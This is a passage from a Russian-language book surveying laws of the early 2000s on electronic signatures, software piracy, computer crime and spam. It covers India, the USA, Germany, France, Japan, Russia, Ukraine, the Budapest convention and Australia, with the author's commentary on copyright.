Примерно в те же сроки была проведена подготовка проекта подобного закона в Индии. Там ему дали название «Закон об информационных технологиях». На заседании кабинета Правительства Индии 13 мая 2000 года было принято решение согласиться с изменениями, внесёнными в закон профильным парламентским комитетом, благодаря чему были более чётко прописаны процедуры, регулирующие деятельность в области электронной коммерции. Затем нижняя палата индийского парламента на своём заседании обсудила и приняла итоговую версию проекта закона. Среди его основных целей были заявлены: придание легальных основ процедуре электронных транзакций и возможность квалифицировать компьютерные преступления, в том числе как мошенничество, в сфере электронной коммерции. Кроме того, индийским Парламентом была законодательно утверждена юридическая сила цифровых подписей наравне с обычными бумажными документами, что позволило цифровым подписям получить широкое распространение в электронной коммерции. Полиции же делегировали право проведения обысков и арестов без всяких ордеров по подозрению в совершении компьютерных преступлений (заметим, что многие критики сочли эту меру излишне жёсткой).

Между прочим, в США закон об использовании цифровой подписи в электронной коммерции вступил в силу 1 октября 2000 года. Одобренные на федеральном уровне цифровые подписи стали приниматься как юридическими, так и физическими лицами. Главной целью федерального закона являлось устранение препятствий на пути электронного бизнеса и способствование резкому росту объёма электронной торговли, а также ограничение возможностей компьютерных мошенников по организации проведения электронных афер в Глобальной сети. Но от принятия этого закона выиграли также и компании, разрабатывающие технологии по обеспечению информационной безопасности. Как только число электронных контрактов возросло, повысился и спрос на технологии, обеспечивающие безопасность, как со стороны предприятий, так и со стороны потребителей. Компания Corporate Development at Security Technology, например, провела совместные работы с основными авиалиниями по разработке единого электронного механизма, позволяющего пользователям оплачивать билеты, удостоверять свою личность, регистрировать багаж. Представители этой компании заявили, что «новая технология проложила дорогу для предприятий, занимающихся продажей товаров по Интернет». Примеров масса – во многих штатах была запрещена, например, продажа алкогольных напитков через Глобальную сеть, поскольку покупатель не мог доказать, что он старше 21 года, но, благодаря новому закону, эта проблема получила своё решение. Адвокат компании Baker & McKenzie Томас Смедингофф заявил: «Некоторые из традиционных клиентов фирмы теперь предпочитают использовать Интернет при заключении сделок. Следует также подчеркнуть, что в соответствии с законом компании, занимающиеся электронной коммерцией, были вынуждены изменить структуру Web-сайтов таким образом, чтобы электронный контракт располагался на удобном видном месте, а также предусмотреть возможность печати контракта». Наиболее широко цифровые подписи в США стали использоваться в финансовом секторе и в страховании, а также в правительственном и медицинском секторах. Более того, данный законодательный акт послужил осно-

вой для разработки целого ряда национальных законов об использовании цифровой подписи.

В феврале 2001 года парламент Германии принял закон об электронной подписи, позволяющий заключать сделки через Интернет. Данный закон привёл организацию электронного бизнеса в Германии в соответствие с параметрами единой политики Европейского Союза. В ходе обсуждения законопроекта министр экономики Вернер Мюллер заявил: «С принятием нового закона мы взяли курс на формирование единого европейского рынка электронной коммерции. Уверен в том, что вскоре использование электронной подписи станет нормой в обычной жизни. За последний год число пользователей Интернет в Германии увеличилось вдвое, так как значительно снизилась стоимость доступа. Сейчас примерно 40% населения Германии в возрасте от 14 до 69 лет активно используют Интернет, тогда как в начале 2000 года этот показатель составлял 25%. Принятие закона об электронной подписи поможет увеличить объём торговых операций, проводимых через Интернет путём установления жёстких стандартов безопасности».

А в конце марта 2001 года и во Франции был подписан и опубликован в средствах массовой информации правительственный декрет об электронной подписи. В своём лаконичном выступлении по этому поводу премьер-министр Франции Лионель Жоспен заявил: «Декрет об электронной подписи позволяет вырабатывать необходимые решения, укрепляющие безопасность электронных сделок в Интернет».

В 2000 году японский Парламент принял на рассмотрение и одобрил законопроект об электронной подписи, который подали три министра Правительства Японии. Следует отметить, что он прошёл достаточно тернистый путь: его обсуждение началось ещё в середине 1999 года, а затем он был передан для доработки в Министерство почты и телекоммуникаций, Министерство внешней торговли и индустрии и Министерство юстиции. В течение года документ был приведён в пригодный для принятия в качестве закона вид. В результате Закон придал электронной подписи такой же статус, как и

обычной, сделанной на бумаге. Теперь в Японии помимо обычных, рукописных подписей, а также так называемых «inkan» (печать или марка, ставящиеся в этой стране вместо подписи на документах) стали действовать и электронные подписи. А в октябре 2001 года в Японии совместными усилиями Министерства общественного устройства, Министерства внутренних дел и Министерства почты и телекоммуникаций была завершена разработка проекта закона, согласно которому онлайновые мошенники, пираты и прочие нарушители в виртуальном пространстве должны отслеживаться Интернет-провайдерами, которые наделялись правом раскрытия информации, полученной в результате данного слежения. Закон установил также чёткие границы ответственности Интернет-провайдеров в деле обеспечения охраны авторских прав и личной информации пользователей. Провайдеры обязывались в течение недели уничтожать порочащую пострадавшего информацию, в случае получения такого запроса с его стороны, если в течение этого срока не поступило никаких новых данных. По этому закону пострадавшие пользователи могут требовать от провайдера предоставления информации о противной стороне для дальнейшего использования её в суде. В случае отказа ответчика предоставить такую информацию провайдеры имеют право подать на них иск в суд, и предоставить их персональные данные в распоряжение пострадавших пользователей по решению суда. Закон был принят японским парламентом в декабре 2001 года.

10 января 2002 года Президент РФ В. В. Путин подписал федеральный закон «Об электронной цифровой подписи». Как сообщала пресс-служба главы российского государства, «данный закон направлен на урегулирование правовых отношений в процессах обмена электронными документами, при соблюдении которых ЭЦП в электронном документе признаётся равнозначной собственноручной подписи в документе на бумажном носителе». Закон предусматривал порядок защиты прав лиц, использующих электронную подпись, а также условия приостановления действия и аннулирования сертификата ключа подписи. Для этого в законе был определён состав сведений, со-

держащихся в сертификате ключа ЭЦП, сроки и порядок хранения ключей, а также порядок ведения реестров сертификатов. На основе этого закона создано более трехсот удостоверяющих центров, однако использовать ЭЦП как инструмент электронной коммерции практически невозможно. В первую очередь это связано с тем, что Закон дал возможность использовать ЭЦП наряду с обычной, но вот никого не обязал это делать. Можно, конечно, на вполне законном основании написать заявление в ЖЭК в электронной форме и подписать его своей ЭЦП, но кто и как проверит подпись в ЖЭКе? В настоящее время готовится новая редакция документа, который, возможно, сможет решить на федеральном уровне компетенции проблему эффективного использования электронной цифровой подписи.

Как ни странно, но до 2001 года в США на компьютерных пиратов, занимающихся мошенничеством с программным обеспечением, никто особого внимания не обращал, за исключением собственно компаний-разработчиков компьютерных программ и тех, кто был заинтересован в дешёвом или вовсе бесплатном программном продукте. Но по мере принятия антипиратских законов другими странами официальные меры по отношению к ним стали ужесточаться, а компании-производители программного обеспечения начали широко использовать автоматизированные инструменты, следящие за изменениями на Web-сайтах в Интернет и проверяющие их на наличие информации о мошенническом присвоении и последующих нелегальных продажах программ[19]. Ведущие фирмы-производители программного обеспечения стали активно участвовать в разработке и продвижении антипиратских законов, чтобы добиться от федерального правительства более серьёзного восприятия

[19] Подразделение Microsoft, например, занимающееся борьбой с компьютерным пиратством, стало использовать автоматизированную систему, круглосуточно сканирующую Глобальную сеть. «Этот инструмент автоматизирован, и он сканирует Интернет 24 часа в день, 7 дней в неделю, выявляя пиратские Web-сайты или нелегальные, мошеннические предложения о продажах, – заявила представитель Microsoft, г-жа Пикет. – Мы просматриваем предлагаемые варианты и определяем, действительно ли это нелегальная деятельность. Мы можем выявить и отключить более 500 Web-сайтов в сутки, тогда как это заняло бы не менее месяца, если бы мы делали всё вручную. С начала использования этой системы мы выявили уже более 88 тысяч нарушителей и мошенников».

проблемы компьютерного пиратства. В итоге, в конце 2001 года Правоохранительный департамент США объявил о расширении деятельности, направленной против компьютерной преступности. В частности, было образовано 10 специальных проверочных комиссий, главной целью которых было расследование компьютерных преступлений, особенно связанных с мошенническим нарушением авторских прав и присвоением чужих торговых марок. Администрация США также образовала Центр прав интеллектуальной собственности для расследования соответствующих преступлений. Однако, как уже не раз бывало, созданные администрацией США структуры удивительным образом чуть ли не в первую очередь озаботились положением не в США, а в Китае, на Украине и в России, где и без «подталкивания» со стороны Запада ещё летом 2000 года начались уголовное преследование и аресты злостных пиратов[20]. Хочется отметить, что о статьях Уголовного кодекса Российской Федерации и требованиях некоторых других нормативных правовых актов мы уже достаточно говорили выше[21], поэтому повторяться не будем, а вот по поводу Украины скажем следующее. К моменту критики Украины со стороны США, якобы в надежде на то, что опережающее проявление лояльности предотвратит торговые санкции США в размере 75 млн. долларов, – парламент этой страны уже принял закон, относящийся к пиратским дискам. Так в чём же дело? Ответ на этот вопрос содержится в словах представителя Министерства торговли США Роберта Зоелика: «Семидесяти-

[20] Китай, Россия и Украина незадолго до этого ввели в действие правовые акты, предусматривающие более строгие меры наказания для пиратов.

[21] Немного забегая вперёд, добавим, что Государственная Дума Российской Федерации в марте 2003 года с редким единодушием приняла закон «О внесении изменений в статью 146 Уголовного кодекса Российской Федерации», ужесточающий ответственность за нарушение авторских прав. В соответствии с ним крупный ущерб правообладателю наказывается «штрафом от 200 до 400 минимальных зарплат либо в размере заработной платы или иного дохода осуждённого за период от 2 до 4 месяцев». Более того, мошенники-рецидивисты, не прекратившие пиратскую деятельность, рискуют лишением свободы на срок от 2 до 5 лет с конфискацией или без конфискации имущества. Впрочем, не обошлось и без критики. Один из депутатов заявил после голосования: «Мы сейчас приняли закон, который явно в интересах Билла Гейтса и аналогичных производителей … программной продукции. Он поставит в очень сложное положение наших людей с ограниченными доходами». Но такая трактовка ужесточения наказания за компьютерные преступления, явно носящие общественно опасный характер, кажется нам большой натяжкой.

пятимиллионные санкции примерно соответствуют ежегодным потерям американской стороны от пиратства на Украине… Соединённые Штаты принимают жёсткие меры по отношению к другим странам для защиты собственных прав. Мы надеемся, что Украина теперь удвоит свои усилия в отношении охраны прав интеллектуальной собственности и более активно будет проводить необходимые законодательные преобразования». Дружба дружбой, а табачок – врозь!

С защитой авторских прав вообще интересно. Авторы получают свои гонорары двумя путями. Первый – продав по договору имущественные права третьему лицу. Для покупателя – это дорого. Второй путь – это взаимодействие с организацией по коллективному управлению авторскими правами. Это дешево для покупателя, и при этом устраивает автора (исполнителя) – он получает свой гонорар в полном объеме. И удобно – можно купить диск любимого исполнителя, не заключая с ним договора. Почему же так? Не получается ли, что в первом случае мы платим не исполнителю, а огромной армии посредников? Кажется, что именно так и получается. Хотя права и называются «авторскими», деньги мы платим вовсе не авторам.

В историческом смысле тенденция очевидна – Интернет вытеснит (в основном) с рынка музыку на носителях. Так стоит ли самому себе удорожать жизнь? Зачем мне платить неизвестным мне компаниям за изготовление диска, которым я не пользуюсь? И потом – если мне за разные деньги предлагают одну и ту же услугу, то, видимо, логично выбрать того продавца, который продает дешевле. Разве не так? А вот называть пиратами поставщиков услуг, ведущих деятельность на основе взаимодействия с организациями по коллективному управлению авторскими правами – не кажется обоснованным, ведь авторские отчисления осуществляются.

Не так давно мы разработали весьма надежную, на наш взгляд, систему защиты оптических дисков от несанкционированного воспроизведения. Пока индустрией звукозаписи она не востребована. Видимо, их задача не в защите прав авторов, а в защите своих прибылей. Но в этом случае так и

нужно говорить – все на защиту прибылей индустрии звукозаписи. Только при чем тут авторы?

Чтобы закрыть эту тему, скажем, что ещё 1 сентября 2001 года на Украине вступил в силу новый Уголовный кодекс. В нём содержится целый раздел (XVI), посвящённый преступлениям, связанным с использованием ЭВМ (компьютеров), систем и компьютерных сетей. «Преступления в сфере использования электронно-вычислительных машин (компьютеров), систем и компьютерных сетей».

Статья 361. Незаконное вмешательство в работу электронно-вычислительных машин (компьютеров), систем и компьютерных сетей

1. Незаконное вмешательство в работу автоматизированных электронно-вычислительных машин, их систем или компьютерных сетей, которое привело к искажению или уничтожению компьютерной информации или носителей такой информации, а также распространение компьютерного вируса путём применения программных и технических средств, предназначенных для незаконного проникновения в эти машины, системы или компьютерные сети и способных повлечь за собой искажение или уничтожение компьютерной информации или носителей такой информации, – наказываются штрафом до семидесяти не облагаемых налогом минимумов доходов граждан, или исправительными работами на срок до двух лет, или ограничением свободы на такой же срок.

2. Те же действия, если они причинили существенный вред или совершены повторно, или по предварительному сговору группой лиц, – наказываются ограничением свободы на срок до пяти лет или лишением свободы на срок от трёх до пяти лет.

Статья 362. Похищение, присвоение, вымогательство компьютерной информации или завладение ею путём мошенничества или злоупотребления служебным положением.

1. Похищение, присвоение, вымогательство компьютерной информации или завладение ею путём мошенничества или злоупотребления служеб-

ным лицом своим служебным положением наказываются штрафом от пятидесяти до двухсот необлагаемых налогом минимумов доходов граждан или исправительными работами на срок до двух лет.

2. Те же действия, совершённые повторно или по предыдущему сговору группой лиц, наказываются штрафом от ста до четырёхсот не облагаемых налогом минимумов доходов граждан, или ограничением свободы на срок до трёх лет, или лишением свободы на тот же срок.

3. Действия, предусмотренные частями первой или второй этой статьи, если они причинили существенный вред, наказываются лишением свободы на срок от двух до пяти лет.

Статья 363. Нарушение правил эксплуатации автоматизированных электронно-вычислительных систем

1. Нарушение правил эксплуатации автоматизированных электронно-вычислительных машин, их систем или компьютерных сетей лицом, отвечающим за их эксплуатацию, если это повлекло за собой похищение, искажение или уничтожение компьютерной информации, средств её защиты, или незаконное копирование компьютерной информации, или существенное нарушение работы таких машин, их систем или компьютерных сетей наказывается штрафом до пятидесяти не облагаемых налогом минимумов доходов граждан, или лишением права занимать определённые должности или заниматься определённой деятельностью на срок до пяти лет, или исправительными работами на срок до двух лет.

2. То же самое деяние, если оно причинило существенный вред, карается штрафом до ста не облагаемых налогом минимумов доходов граждан, или исправительными работами на срок до двух лет, или ограничением свободы на срок до пяти лет с лишением права занимать определённые должности, или заниматься определённой деятельностью на срок до трех лет или без такового.

В новом Уголовном кодексе Украины содержится ещё несколько «профильных» статей.

Раздел XV. Преступления против авторитета органов государственной власти, органов местного самоуправления и объединений граждан

Статья 359. Незаконное использование специальных технических средств негласного получения информации

1. Незаконное использование специальных технических средств негласного получения информации наказывается штрафом от ста до двухсот не облагаемых налогом минимумов доходов граждан, или ограничением свободы на срок до четырёх лет, или лишением свободы на тот же срок.

2. Те же действия, если они совершены повторно, по предыдущему сговору группой лиц или организованной группой, или причинили существенный вред охраняемым законом правам, свободам или интересам отдельных граждан, государственным или общественным интересам или интересам отдельных юридических лиц караются лишением свободы на срок от трёх до семи лет.

Статья 360. Преднамеренное повреждение линий связи

Преднамеренное повреждение кабельной, радиорелейной, воздушной линии связи, кабельного вещания или сооружений и оборудования, входящих в их состав, если оно повлекло за собой временное прекращение связи, наказывается штрафом от ста до двухсот не облагаемых налогом минимумов доходов граждан, или исправительными работами на срок до одного года, или ограничением свободы на срок до двух лет[22].

[22] В своих интервью многие украинские парламентарии, представители правительства и общественности не без основания полагали, что с вступлением в силу нового Уголовного кодекса должна произойти значительная активизация в подаче всевозможных исков, связанных с компьютерными преступлениями. Конечно, новый Уголовный кодекс не панацея от всех бед и не способен мгновенно и резко повысить компетентность судебных и следственных органов, чтобы расследования подобных дел стали более эффективными. На Украине и по настоящее время далеко не все следственные органы располагают соответствующей технической базой, ощущается нехватка следователей соответствующей квалификации, которые могли бы досконально разобраться в тонкостях компьютерных систем и целенаправленно проводить следственные действия, но, без всяких сомнений, новый Уголовного кодекс придал положительный импульс борьбе с компьютерным андеграундом.

В пятницу 23 ноября 2001 года в Будапеште представители 43 государств-членов Совета Европы, а также США, Канады, ЮАР и Японии наконец-то подписали долгожданный международный договор о борьбе с киберпреступностью. Конечный вариант договора явился результатом четырёхлетних переговоров, и представители Совета Европы всячески подчёркивали, что они надеются дать с его помощью решительный отпор компьютерной преступности. В целом документ был направлен на то, чтобы в первую очередь гарантировать безопасность Интернет и его пользователей, которых на тот момент насчитывалось по всему миру более 400 миллионов. С удовлетворением отмечалось также, что после вступления в силу этого договора, а для этого его должны ратифицировать пять государств, из которых минимум три – члены Совета Европы, полиция сможет перехватывать электронные сообщения, получать удалённый доступ к компьютерам подозреваемых, а также получать журналы соединений. В договоре были перечислены четыре основных вида нарушений: нанесение ущерба конфиденциальности, целостности и доступности данных и систем, информационные преступления (мошенничество), нарушения, связанные с содержанием Web-узлов (например, детская порнография), нанесение ущерба интеллектуальной собственности. Кроме того, предусматривалось подписание дополнительного протокола, запрещающего распространение расистских, антисемитских и ксенофобских идей. Договором также было запланировано создание системы круглосуточной связи между органами следствия во всех странах, которые станут подписантами этого документа. Государства, подписавшие конвенцию, брали на себя обязательства по ведению бескомпромиссной борьбы с незаконным использованием сетей, фальсификацией данных, распространением компьютерных вирусов, нанесением ущерба интеллектуальной собственности, распространением порнографии. Конвенция также обязывала провайдеров хранить свои данные на случай возникновения необходимости их проверки компетентными властями.

Вернёмся в США. В тех условиях, когда отсутствовал федеральный закон, недвусмысленно и жёстко запрещающий массовую рассылку электронных сообщений без разрешения получателей, отдельные государственные структуры, корпорации и общество продолжали борьбу со спамом и спамерами доступными им способами. Федеральная комиссия США по торговле, например, вела самостоятельную «войну», используя для борьбы действующие нормативные акты, запрещающие нечестные методы ведения бизнеса. Комиссия в октябре 2002 года определила наказание для двух спамеров, которые рассылали почту с предложением заработать массу денег (до 10 млн. долларов на продаже пятидолларовых продуктов через Интернет) и предлагали списки почтовых адресов «практически всех пользователей Интернет», утверждая, что перечисленные там адресаты согласны на получение спама и адреса не повторяются. В итоге Ричард Джон Скотт, работавший от имени компании Cyber Data, выплатил 20000 долларов обманутым адресатам. Аналогичным с ним бизнесом, но от имени компании Internet Specialists, занималась Соня Локери, которая оплатила аналогичный штраф. Однако наказание, в связи с отсутствием необходимого закона, последовало не за спам, а за его недобросовестную информацию.

В рамках той же программы Комиссия инициировала в ноябре 2002 года несколько судов над спамерами в различных регионах США, подав очередной иск в суд на шестерых американских граждан с обвинением их в рассылке спама. Помимо рассылки спама, шестеро «предприимчивых» американцев также занимались электронным мошенничеством с кредитами и распространяли якобы «волшебные» программы для фильтрации спама, которые в реальности забивали почтовые ящики лишними сообщениями. В соответствии с требованиями Комиссии спамеры прекратили незаконную деятельность, так как в противном случае им пришлось бы заплатить крупный штраф. Кроме этих шестерых обвиняемых 100 гражданам страны, которые также занимались рассылкой спама или организацией нелегальных финансовых пирамид, были отправлены соответствующие предупреждения.

Как сообщало в декабре 2002 года информационное агентство BBC, американская компания America Online (AOL) – один из ведущих Интернет-провайдеров, выиграла суд над спамерами и получила в судебном порядке компенсацию в размере около 7 млн. долларов за убытки, понесённые в результате массовой рассылки рекламы Web-сайтов «для взрослых». America Online вела дело против компании CN Productions и её владельца, Джея Нельсона, обвиняя их в нанесении ущерба путём рассылки почти миллиарда несанкционированных писем с призывом к посещению порнографических Web-сайтов. Суд штата Вирджиния признал спамеров виновными, а компенсация, полученная по итогам тяжбы, являлась самой большой за всю историю подобных судебных разбирательств. Более того, удовлетворение иска AOL стало примечательным тем, что это был первый случай применения изменений в законодательстве, принятых в штате Вирджиния. «Это очень важная юридическая победа в рамках борьбы со спамом. Спамеры получили чёткий и внятный сигнал о том, что AOL готова использовать все юридические и технологические инструменты против желающих наполнить ящики пользователей ненужной и вредоносной корреспонденцией, а также рекламой», – прокомментировал решение суда генеральный консультант AOL.

В январе 2003 года в Массачусетском технологическом институте открылась специальная конференция по борьбе со спамом. В конференции приняли участие несколько сот программистов и активных пользователей Интернет. Участники конференции пришли к выводу, что несанкционированная рассылка электронной почты стала представлять для пользователей Интернет существенную угрозу. Программисты были озабочены тем, что, как правило, спамеры необычайно быстро находят способы обойти установленную защиту. Один из участников конференции назвал спамеров гениями, а спам – одной из наиболее коварных вещей в мире Интернет. Действительно, определённое восхищение вызывает мастерство спамеров, которые для обхождения фильтров научились разбивать свои письма на части, а потом вновь собирать их в единое целое. По последним данным количество спама в

сети Интернет в среднем составляло в том году от 15 до 20% всего почтового трафика, и больше всего от спамеров страдали компании, а также частные лица, ведущие активную деятельность в Интернет. Зачастую объём навязчивой рекламы и другой нежелательной корреспонденции в их почтовых ящиках превосходил количество полезной информации. Участники конференции особо подчеркнули следующее: «Спам уже перестал быть вопросом банальной потери рабочего времени и увеличения сетевого трафика, перейдя в разряд глобальных проблем, связанных с организованной компьютерной преступностью, кибермошенничеством и угрожающих нормальному функционированию всей Интернет».

В конце февраля 2003 года Генеральный прокурор Нью-Йорка Элиот Спитцер приветствовал решение Верховного суда Манхеттена о запрете компании MonsterHut и, в частности, двум её руководителям – Тодду Пилоу и Джери Хертлу – заниматься «мошеннической, обманной и нелегальной деятельностью и практикой» в области рассылки рекламы по электронной почте. Элиот Спитцер предъявил компании иск, обвиняя её в мошенническом предложении услуг рассылки рекламы по электронной почте. Компания оказывала такие услуги, однако делала это в виде анонимного спама. Согласно информации, собранной офисом Генерального прокурора, компания с января 2001 года отправила более 500 миллионов писем. Кроме того, она не отреагировала на требование 750 тысяч пользователей Интернет об исключении их из списка рассылки. MonsterHut не соглашалась с обвинением, утверждая, что «…письма рассылались тем, кто соглашался на их получение. По крайней мере, за этот вопрос ответственны те, у кого компания покупала списки рассылки». Интересно, что незадолго до решения суда PaeTec – Интернет-провайдер MonsterHut – отключил её от Интернет после выигрыша другого иска, обвинявшего эту же компанию в нарушении условий пользования услугами, а именно пункта о запрете рассылки спама.

В начале второй декады апреля 2003 года сенаторы Конрад Бернс и Рон Уайден представили в Конгресс США свой вариант – «CAN-SPAM Act» – всё

ещё обсуждавшегося в парламенте США федерального законопроекта. Надо отметить, что хотя более половины штатов США уже приняли различные антиспамерские законы, все предыдущие попытки провести нечто подобное через Конгресс США натыкались на активное сопротивление сторонников «прямого маркетинга», то есть рассылки рекламы через электронную почту, и заканчивались полной неудачей. Однако теперь уже сами сторонники подобной рекламы испугались. Уж слишком велик стал объём спама, слишком быстро он рос, делая сам принцип подобной рекламы неэффективным: отдельные сообщения уже не выделялись, став частью лавины, а отправлялись сразу в мусор или блокировались в «черных списках».

Таким образом, впервые в истории США образовались благоприятные условия для принятия базового нормативного акта, регулирующего сообщения электронной почты. Этот законопроект обязывал авторов рекламных электронных писем указывать обратный адрес, по которому получатель мог отписаться от дальнейших посланий. Причём, если после требования получателя убрать его из списка рассылки отправители будут продолжать присылать свои рекламные письма, то за каждое такое письмо им вчинят штраф. 11 апреля 2003 года компания America Online выступила в поддержку данного законопроекта. В своём пресс-релизе America Online заявила следующее: «Мы удовлетворены тем, что члены Конгресса продолжают упорно бороться за права онлайновых потребителей. Мы готовы сотрудничать с ними и другими законодателями, которые работают над этим важным для граждан вопросом». Компания также выразила готовность сотрудничать с конкурирующими Интернет-провайдерами в вопросах борьбы со спамом[23].

---

[23] Чтобы не быть голословной, компания America Online уже 16 апреля 2003 года подала в суд штата Виржиния сразу пять исков, обвиняющих более дюжины спамеров – в число которых попали как коммерческие компании, так и частные лица, в массовой рассылке различного рода незатребованных электронных сообщений. Согласно иску America Online, ответчики виновны в рассылке примерно миллиарда спам писем, тематика которых покрывает всё: от порнографии и стероидов до обучения в колледже и предоставления сомнительных займов. Весь этот электронный мусор стал причиной 8 миллионов жалоб от пользователей сервисов America Online, которые компания намерена была представить в качестве доказательств в суде. В своём иске компания требовала взыскать с ответ-

Симптоматично, что в тот же день в поддержку законопроекта выступила и самая известная в мире организация по борьбе за электронную неприкосновенность частной жизни – Electronic Frontier Foundation (EFF).

А 15 апреля 2003 года информационное агентство Reuters сообщило о том, что «первые плоды» стал приносить введённый в действие девять месяцев тому назад на территории штата Канзас первый антиспамерский закон – Kansas Commercial Electronic Mail Act. В результате его применения пользователи испытали минуты неподдельного торжества. В суд Канзаса обратился с иском специалист по электронному маркетингу и активист антиспамерского движения Джерри Уэйнсток, который обвинил в нарушении закона американскую фирму Market Advantage Consulting. Уэйнсток потребовал от обвиняемой фирмы 1000 долларов за причинённый ему лично моральный ущерб. Судебный процесс занял всего один день и закончился не в пользу спамеров, несмотря на все приведённые ими аргументы. По решению суда Уэйнстэк выиграл 500 долларов, плюс получил 51 доллар за судебные издержки. По словам прокурора, «компания Market Advantage Consulting была наказана за нарушения всех статей Kansas Commercial Electronic Mail Act». Агентство Reuters завершило свое сообщение несколько саркастически: «Пока у нас, к сожалению, нет подобных федеральных законов, и нам приходится бороться со спамерами своими методами: напоминаем всем дорогим читателям об объявленном “крестовом походе” против спама, намеченном на 17 апреля». И вновь борьба – покой нам только снится!

Спамеры, видимо, «обиделись» на такой прессинг и решили обратиться в суд на тех, кто их терпеть не может. Продавцы виагры, таблеток для увеличения отдельных частей мужского и женского тела и прочих изделий секс-индустрии, а также порно-фотографы, основатели финансовых пирамид и ещё несколько десятков компаний из штата Флорида объединились в организацию Emarketersamerica.org. От имени этой организации они подали в суд

чиков не менее 10 млн. долл. и убедить суд в необходимости силового прекращения рассылки спама с указанных в иске адресов.

иск против юридических и физических лиц, борющихся со спамом в США и Европе за блокирование их электронной почты. В список обвиняемых попали почти все активисты антиспамерского движения, в том числе британская организация Spamhaus Project, Spews.org и Spam Prevention Early Warning System, «которые продают продукты, блокирующие электронные коммуникации американских граждан и предприятий». Спамеры добивались судебного запрета на создание препятствий их деятельности и хотели получить компенсацию в размере 75 млн. долларов (!), плюс проценты и судебные издержки, по пяти пунктам обвинения: внесение их IP-адресов в «чёрные списки», клевета, вторжение в частную жизнь, публикация заведомо ложных сведений и нарочитое вмешательство в исполнение условий контракта. Возглавил борьбу некий Марк Фельстейн, адвокат известного спамера Эдди Марина. По словам Фельстайна, борцы со спамом необоснованно блокировали адреса спамеров, публиковали сведения, порочащие их честь и достоинство, занимались клеветой и «злонамеренно мешали бизнесу» его клиентов. Антиспамеры, ясное дело, отнюдь не спешили соглашаться с этими заявлениями. «Ни одно из обвинений, выдвинутых в этом иске, нельзя назвать обоснованным, – отметил руководитель Spamhaus Project Стив Линфорд, комментируя заявление Фельстайна. – Попытка спамеров привлечь нас к суду, скорее всего, не что иное, как хорошо спланированная рекламная акция». По его мнению, судебный процесс нужен спамерам только для того, чтобы измотать противников, потратить их время и деньги.

На фоне всех этих событий правительство Австралии не было расположено к шуткам: «Мировая общественность пытается бороться со спамом. Однако на государственном уровне до сих пор не существует чёткого законодательства, более или менее внятно регламентирующего возможность наказания лиц и компаний, виновных в захламлении наших с вами почтовых ящиков». Было также декларировано, что для усиления борьбы с электронным мошенничеством и другими проявлениями компьютерной преступности власти Австралии намерены к концу 2003 года ввести закон, запрещающий

рассылку спама. Министр Австралии по коммуникациям Ричард Алстон сказал: «Через несколько месяцев я планирую представить законопроект, по которому спам будет рассматриваться как правонарушение. Наказание за рассылку незапрошенных сообщений должно предусматривать денежные штрафы, а также тюремное заключение». Новый закон должен касаться спама исключительно австралийского происхождения, хотя очевидно, что у большинства спама корни отнюдь не австралийские. Поэтому Ричард Алстон призвал общественность к принятию неких антиспамных действий на международном уровне. Кстати, он напомнил, что «новый законопроект против спама был представлен американскому Конгрессу США, а с октября директива Европейского Союза сделает спам нелегальным на территории всех входящих в него стран»[24].

Правительство Австралии вообще очень ревностно и придирчиво относится к развитию Интернет-технологий в своей стране. Оно запретило создание и установку развлекательных игровых ресурсов на своей территории, потом, решив, что этого мало, сделало любые выигрыши и проигрыши, сделанные в онлайновых казино, незаконными. Закон по компьютерной безопасности (CyberCrime Bill) был подготовлен с прямо продекларированной целью радикального устранения опасности от хакерской, вирусописательской деятельности и электронного мошенничества. В соответствии с этим законом запрещалось не только пользоваться, но и хранить у себя компьютерные вирусы и конструкторы для их написания. Причём под этот запрет попали все без исключения, в том числе администраторы компьютерных систем, которые иногда используют их для тестирования надёжности своих систем. В

[24] Здесь имеется в виду вступление в силу разработанного Комиссией Совета Европы нового законодательства (начало работ датируется январём 2001 года), которое было призвано улучшить защиту пользователей Интернет от спама. Это законодательство основывалось на принятом в 1997 году законе, запрещающем «несанкционированные звонки коммерческого характера, рекламу, посылаемую по электронной почте, на мобильные телефоны или с помощью других видов электронных коммуникаций». Массовые рассылки рекламы возможны только при наличии предварительного согласия пользователя. Методы, при которых пользователь сначала получает рекламу, а потом ему говорят, что он может отказаться от неё, запрещены.

случае нарушения можно понести серьёзное наказание, вплоть до 10 лет лишения свободы.

Почему именно в Австралии столь жёстко ведётся борьба с компьютерным андеграундом, спросите вы? Видимо, дело в том, что Австралия на протяжении нескольких лет подряд несла огромные потери, больше всех остальных стран Юго-Восточной Азии и Тихоокеанского региона, от эпидемий компьютерных вирусов, таких как «Chernobyl», «Melissa» и пр. И это несмотря на то, что в этой стране создавались и сейчас производятся мощные антивирусные средства. Видимо, потери от действий хакеров и компьютерных вирусов достигли такого размера, что не то что не прошли даром, но вошли в сознание правительства, компьютерного и бизнес-сообществ Австралии настолько, что они не хотят лишний раз испытывать судьбу, и стремятся решить проблему компьютерной преступности, по возможности, раз и навсегда. Отсюда и крайне жёсткий подход к выработке законодательных актов и их применению на практике.

Кстати, известно, что иногда принятие того или иного закона зависит от темперамента или менталитета какого-либо одного человека, облечённого необходимыми полномочиями. Калифорнийский губернатор Арнольд Шварценеггер в октябре 2004 года, не откладывая в долгий ящик, подписал закон против шпионского программного обеспечения, как только понял ту роль, которую этот закон может сыграть в борьбе властей штата с электронным мошенничеством. А ведь это первый подобный законодательный акт в истории штата Калифорния.

Закон направлен против программных средств, которые «прячутся» в компьютерах для выполнения задач, поставленных хакерами или электронными мошенниками. Такие программы могут содержать компьютерные вирусы или средства для сбора конфиденциальной информации и часто загружаются вместе с играми и всплывающими окнами. Изданный закон запрещает создание и распространение программ, переносящих компьютерные вирусы или превращающих машину в средство для атак DoS, а также сбор конфи-

денциальной информации, включая пароли и номера кредитных карт, используемые электронными мошенниками для проведения финансовых афер. Большинство аналитиков считают решительность и оперативность губернатора Шварценеггера в утверждении закона вполне оправданной, – несмотря на некоторые недоработки, которые делают его несколько «беззубым»: законодательный акт против шпионского программного обеспечения не учитывает многие уловки, тонко используемые компьютерными злоумышленниками. Так, например, лицензии на программное обеспечение могут быть длинными и запутанными, в результате чего пользователь может установить на своём компьютере программы, о содержании которых он имеет лишь весьма отдалённое представление. Но уж лучше такой закон, чем вообще никакого.

12 мая 2003 года в средствах массовой информации появилась информация о том, что до конца месяца Конгресс США рассмотрит новую редакцию законопроекта, защищающего пользователей Интернет от спама. На сей раз законопроект был предложен председателем Комитета по энергетике и торговле Палаты представителей США, известным юристом, республиканцем из штата Луизиана Билли Таузином[25]. Законопроект был разработан с участием двух комитетов законодательного органа – Комитета по энергетике

